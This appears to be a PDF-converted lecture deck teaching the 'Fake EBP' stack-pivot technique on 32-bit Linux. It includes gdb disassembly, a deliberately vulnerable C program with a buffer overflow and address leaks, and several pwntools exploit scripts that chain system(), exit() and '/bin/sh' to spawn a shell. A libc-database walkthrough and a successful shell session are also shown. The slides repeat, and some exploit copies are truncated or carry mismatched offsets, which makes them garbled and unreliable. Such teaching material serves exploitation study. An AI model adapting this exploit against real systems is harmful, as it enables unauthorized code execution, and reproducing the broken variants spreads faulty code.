
Dump of assembler code for function vuln:
0x08049162 <+0>: push    ebp
0x08049163 <+1>: mov     ebp,esp
0x08049165 <+3>: push    ebx
0x08049166 <+4>: call    0x804916b
0x0804916b <+9>: add     eax,0x4
0x08049170 <+14>: push    DWORD PTR [ebp-0x4]
0x08049173 <+17>: push    DWORD PTR [ebp-0x8]
0x08049176 <+20>: push    DWORD PTR [ebp-0xc]
0x08049179 <+23>: push    DWORD PTR [ebp-0x10]
0x0804917c <+26>: lea     edx,[ebp-0x14]
0x08049182 <+32>: push    edx
0x08049183 <+33>: mov     ebx,eax
0x08049185 <+35>: call    0x8049030 <printf@plt>
0x0804918a <+40>: add     esp,0x14
0x0804918d <+43>: nop
0x08049191 <+47>: leave
0x08049192 <+48>: ret

LEAVE
MOV ESP, EBP
POP EBP
RET
POP EIP
JMP EIP
```

Example Code - test.c / disas vuln



# How works Epilogue



```
0x08049191 <+47>: leave
0x08049192 <+48>: ret

Dump of assembler code for function vuln:
0x08049162 <+0>: push    ebp
0x08049163 <+1>: mov     ebp,esp
0x08049165 <+3>: push    ebx
0x08049166 <+4>: call    0x08049167
0x0804916b <+9>: add     eax,0x4
0x08049170 <+14>: push    DWORD PTR [ebp-0x4]
0x08049173 <+17>: push    DWORD PTR [ebp-0x8]
0x08049176 <+20>: push    DWORD PTR [ebp-0xc]
0x08049179 <+23>: push    DWORD PTR [ebp-0x10]
0x0804917c <+26>: lea     edx,[ebp-0x14]
0x08049182 <+32>: push    edx
0x08049183 <+33>: mov     ebx,eax
0x08049185 <+35>: call    0x08049030 <printf@plt>
0x0804918a <+40>: add     esp,0x14
0x0804918d <+43>: nop
0x08049191 <+47>: leave
0x08049192 <+48>: ret


End of assembler dump.
gdb-peda$
```

Annotations on the code dump:


- A pink box highlights the **leave** and **ret** instructions at addresses 0x08049191 and 0x08049192.
- A pink arrow points from the **leave** instruction to the **RET** instruction in the assembly summary.
- The assembly summary shows the following instructions: **LEAVE**, **MOV ESP, EBP**, **POP EBP**, **RET**, **POP EIP**, and **JMP EIP**.

Example Code - test.c / disas vuln


# How works Fake EBP




# How works Fake EBP




# How works Fake EBP



# How works Fake EBP



# How works Fake EBP



Now, If the buffer contains a shellcode address or function address???

# Example exploit

- Buf Size = 50byte
- Read Size = 70byte
- We can overwrite Return Address

```
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <dlfcn.h>

void vuln(){
    char buf[50];
    printf("buf[50] address : %p\n",buf);
    void (*printf_addr)() = dlsym(RTLD_NEXT, "printf");
    printf("Printf() address : %p\n",printf_addr);
    read(0, buf, 70);
}

void main(){
    vuln();
}
```

Example Code - exploit.c

# Example exploit

```
from pwn import *

p = process('./ff')
p.recvuntil('buf[50] address : ')
stackAddr = p.recvuntil('\n')
stackAddr = int(stackAddr,16)

p.recvuntil('Printf() address : ')
libc = p.recvuntil('\n')
libc = int(libc,16)

leave = 0x08048571

libcBase = libc - 0x49020
sysAddr = libcBase + 0x3a940
exit = libcBase + 0x2e7b0
binsh = libcBase + 0x15902b

print "stackAddr : " + hex(stackAddr)
print "libc base : " + hex(libcBase)
print "system() : " + hex(sysAddr)
print "exit() : " + hex(exit)
print "binsh : " + hex(binsh)

exploit = p32(0x90909090)
exploit += p32(sysAddr)
exploit += p32(exit)
exploit += p32(binsh)
exploit += '\x90' * (62 - len(exploit))
exploit += p32(stackAddr)
exploit += p32(leave)

p.send(exploit)
p.interactive()
```

Exploit.py

```
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <dlfcn.h>

void vuln(){
    char buf[50];
    printf("buf[50] address : %p\n",buf);
    void (*printf_addr)() = dlsym(RTLD_NEXT, "printf");
    printf("Printf() address : %p\n",printf_addr);
    read(0, buf, 70);
}

void main(){
    vuln();
}
```

Example Code - exploit.c



# Example exploit

```
from pwn import *

p = process('./ff')
p.recvuntil('buf[50] address : ')
stackAddr = p.recvuntil('\n')
stackAddr = int(stackAddr,16)

p.recvuntil('Printf() address : ')
libc = p.recvuntil('\n')
libc = int(libc,16)

leave = 0x08048571

libcBase = libc - 0x49020
sysAddr = libcBase + 0x33040
exit = libcBase + 0x33040
binsh = libcBase + 0x33040

print "stackAddr : "
print "libc base : "
print "system() : "
print "exit() : " + hex(exit)
print "binsh : " + hex(binsh)

exploit = p32(0x9090)
exploit += p32(sysAddr)
exploit += p32(exit)
exploit += p32(binsh)
exploit += '\x90' * 4
exploit += p32(stackAddr)
exploit += p32(leave)

p.send(exploit)
p.interactive()
```

```
from pwn import *

p = process('./ff')
p.recvuntil('buf[50] address : ')
stackAddr = p.recvuntil('\n')
stackAddr = int(stackAddr,16)

p.recvuntil('Printf() address : ')
libc = p.recvuntil('\n')
libc = int(libc,16)
```

Exploit.py

```
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <dlfcn.h>

void vuln(){
    char buf[50];
    printf("buf[50] address : %p\n",buf);
    void (*printf_addr)() = dlsym(RTLD_NEXT, "printf");
    printf("Printf() address : %p\n",printf_addr);
    read(0, buf, 70);
}

void main(){
    vuln();
}
```

Example Code - exploit.c

# Example exploit

```
from pwn import *
```

```
p = process('./ff')
p.recvuntil('buf[50] address : ')
stackAddr = p.recvuntil('\n')
stackAddr = int(stackAddr,16)
```

```
p.recvuntil('Printf() address : ')
libc = p.recvuntil('\n')
libc = int(libc,16)
```

```
leave = 0x08048571
```

```
libcBase = libc - 0x
sysAddr = libcBase +
exit = libcBase + 0x
binsh = libcBase + 0x
```

```
print "stackAddr : " + hex(stackAddr)
print "libc base : " + hex(libcBase)
print "system() : " + hex(sysAddr)
print "exit() : " + hex(exit)
print "binsh : " + hex(binsh)
```

```
exploit = p32(0x9090)
exploit += p32(sysAddr)
exploit += p32(exit)
exploit += p32(binsh)
exploit += '\x90' *
exploit += p32(stackAddr)
exploit += p32(leave)
```

```
p.send(exploit)
p.interactive()
```

```
leave = 0x080491e1
```

```
libcBase = libc - 0x49020
sysAddr = libcBase + 0x3a940
exit = libcBase + 0x2e7b0
binsh = libcBase + 0x15902b
```

```
print "stackAddr : " + hex(stackAddr)
print "libc base : " + hex(libcBase)
print "system() : " + hex(sysAddr)
print "exit() : " + hex(exit)
print "binsh : " + hex(binsh)
```

Exploit.py

```
gdb-peda$ pd vuln
```

Dump of assembler code for function vuln:

```
0x08049182 <+0>: push    ebp
```

```
0x08049183 <+1>: mov     ebp,esp
```

```
... Skip ...
```

```
0x080491cd <+75>: push    0x46
```

```
0x080491cf <+77>: lea     eax,[ebp-0x3a]
```

```
0x080491d2 <+80>: push    eax
```

```
0x080491d3 <+81>: push    0x0
```

```
0x080491d5 <+83>: call    0x8049030 <read@plt>
```

```
... Skip ...
```

```
0x080491e1 <+95>: leave
```

```
0x080491e2 <+96>: ret
```

End of assembler dump.

```
gdb-peda$
```

Example Code - exploit.asm

# Example exploit

```
from pwn import *

p = process('./ff')
p.recvuntil('buf[50] address : ')
stackAddr = p.recvuntil('\n')
stackAddr = int(stackAddr,16)

p.recvuntil('Printf() address : ')
libc = p.recvuntil('\n')
libc = int(libc,16)

leave = 0x08048571

libcBase = libc - 0x49020
sysAddr = libcBase + 0x33040
exit = libcBase + 0x33040
binsh = libcBase + 0x33040

print "stackAddr : "
print "libc base : "
print "system() : "
print "exit() : " + hex(exit)
print "binsh : " + hex(binsh)

exploit = p32(0x90909090)
exploit += p32(sysAddr)
exploit += p32(exit)
exploit += p32(binsh)
exploit += '\x90' * (58 - len(exploit))
exploit += p32(stackAddr)
exploit += p32(leave)

p.send(exploit)
p.interactive()
```

Exploit.py

```
gdb-peda$ pd vuln
Dump of assembler code for function vuln:
0x08049182 <+0>: push    ebp
0x08049183 <+1>: mov     ebp,esp
... Skip ...
0x080491cd <+75>: push    0x46
0x080491cf <+77>: lea     eax,[ebp-0x3a]
0x080491d2 <+80>: push    eax
0x080491d3 <+81>: push    0x0
0x080491d5 <+83>: call    0x8049030 <read@plt>
... Skip ...
0x080491e1 <+95>: leave
0x080491e2 <+96>: ret
End of assembler dump.
gdb-peda$
```

Example Code - exploit.asm

# Example exploit ???????

```
~/Desktop/laz/fakeebp ➤ python exploit.py
[+] Starting local process './ff': pid 19807
stackAddr : 0xffffd1d2
libc base : 0xf7dd4a30
system() : 0xf7e0f370
exit() : 0xf7e031e0
binsh : 0xf7f2da5b
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$ id
[*] Process './ff' stopped with exit code -11 (SIGSEGV) (pid 19807)
[*] Got EOF while sending in interactive
~/Desktop/laz/fakeebp ➤
```

# Libc

- Libc (C standard Library)
  - A library of standard functions that can be used by all C programs
  - Have offset difference by libc version

```
gdb-peda$ pd vuln
Dump of assembler code for function vuln:
   0x000011b9 <+0>:    push    ebp
   0x000011ba <+1>:    mov     ebp,esp
   ... Skip ...
   0x000011d9 <+32>:   call    0x1040 <printf@plt>
   ... Skip ...
   0x000011ed <+52>:   call    0x1060 <dlsym@plt>
   ... Skip ...
   0x00001205 <+76>:   call    0x1040 <printf@plt>
   ... Skip ...
   0x00001218 <+95>:   call    0x1030 <read@plt>
   0x00001224 <+107>:  leave
   0x00001225 <+108>:  ret
End of assembler dump.
```

Running Program

```
gdb-peda$ pd vuln
Dump of assembler code for function vuln:
   0x565561b9 <+0>:    push    ebp
   0x565561ba <+1>:    mov     ebp,esp
   ... Skip ...
   0x565561d9 <+32>:   call    0x56556040 <printf@plt>
   ... Skip ...
   0x565561ed <+52>:   call    0x56556060 <dlsym@plt>
   ... Skip ...
   0x56556205 <+76>:   call    0x56556040 <printf@plt>
   ... Skip ...
   0x56556218 <+95>:   call    0x56556030 <read@plt>
   0x56556224 <+107>:  leave
   0x56556225 <+108>:  ret
End of assembler dump.
```

# Libc Database

- Libc offset Database
- Find Function Offset
- Download Link : `git clone https://github.com/niklasb/libc-database.git`

# Libc Database

```
~/Desktop/laz/fakeebp ➤ ./ff  
buf[50] address : 0xffffd1c2  
Printf() address : 0xf7e1da50
```

# Libc Database

```
~/libc-database ➤ ↗ master ➤ ./find printf a50  
/lib32/libc.so.6 (id local-eb251764e2f1caba498e0c42aae8a581ae0f7516)  
~/libc-database ➤ ↗ master ➤ □
```



# Libc Database

```
~/libc-database ➤ master ➤ ./dump local-eb251764e2f1caba498e0c42aae8a581ae0f7516
offset___libc_start_main_ret = 0x1eef1
offset_system = 0x00044620
offset_dup2 = 0x000f0f40
offset_read = 0x000f0310
offset_write = 0x000f03b0
offset_str_bin_sh = 0x188406
~/libc-database ➤ master ➤
```

# Exploit.py

```
1  from pwn import *
2
3  p = process('./ff')
4  p.recvuntil('buf[50] address : ')
5  stackAddr = p.recvuntil('\n')
6  stackAddr = int(stackAddr,16)
7
8  p.recvuntil('Printf() address : ')
9  libc = p.recvuntil('\n')
10 libc = int(libc,16)
11
12 leave = 0x080491e1
13
14 libcBase = libc - 0x52a50
15 sysAddr = libcBase + 0x44620
16 exit = libcBase + 0x37390
17 binsh = libcBase + 0x188406
18
19 print "stackAddr : " + hex(stackAddr)
20 print "libc base : " + hex(libcBase)
21 print "system() : " + hex(sysAddr)
22 print "exit() : " + hex(exit)
23 print "binsh : " + hex(binsh)
24
25 exploit = p32(0x90909090)
26 exploit += p32(sysAddr)
27 exploit += p32(exit)
28 exploit += p32(binsh)
29 exploit += '\x90' * (58 - len(exploit))
30 exploit += p32(stackAddr)
31 exploit += p32(leave)
32
33 p.send(exploit)
34 p.interactive()
```

```
~/Desktop/laz/fakeebp python exploit.py
[+] Starting local process './ff': pid 20830
stackAddr : 0xffffd1d2
[+] Starting local process './ff': pid 20830
[+] Starting local process './ff': pid 20830
stackAddr : 0xffffd1d2
libc base : 0xf7dcb000
system() : 0xf7e0f620
exit() : 0xf7e02390
binsh : 0xf7f53406
[*] Switching to interactive mode
$ id
uid=1000(c0wb3ll) gid=1000(c0wb3ll) groups=1000(c0wb3ll),
6(plugdev),109(netdev),118(bluetooth),132(scanner)
$
```

Exploit!!!!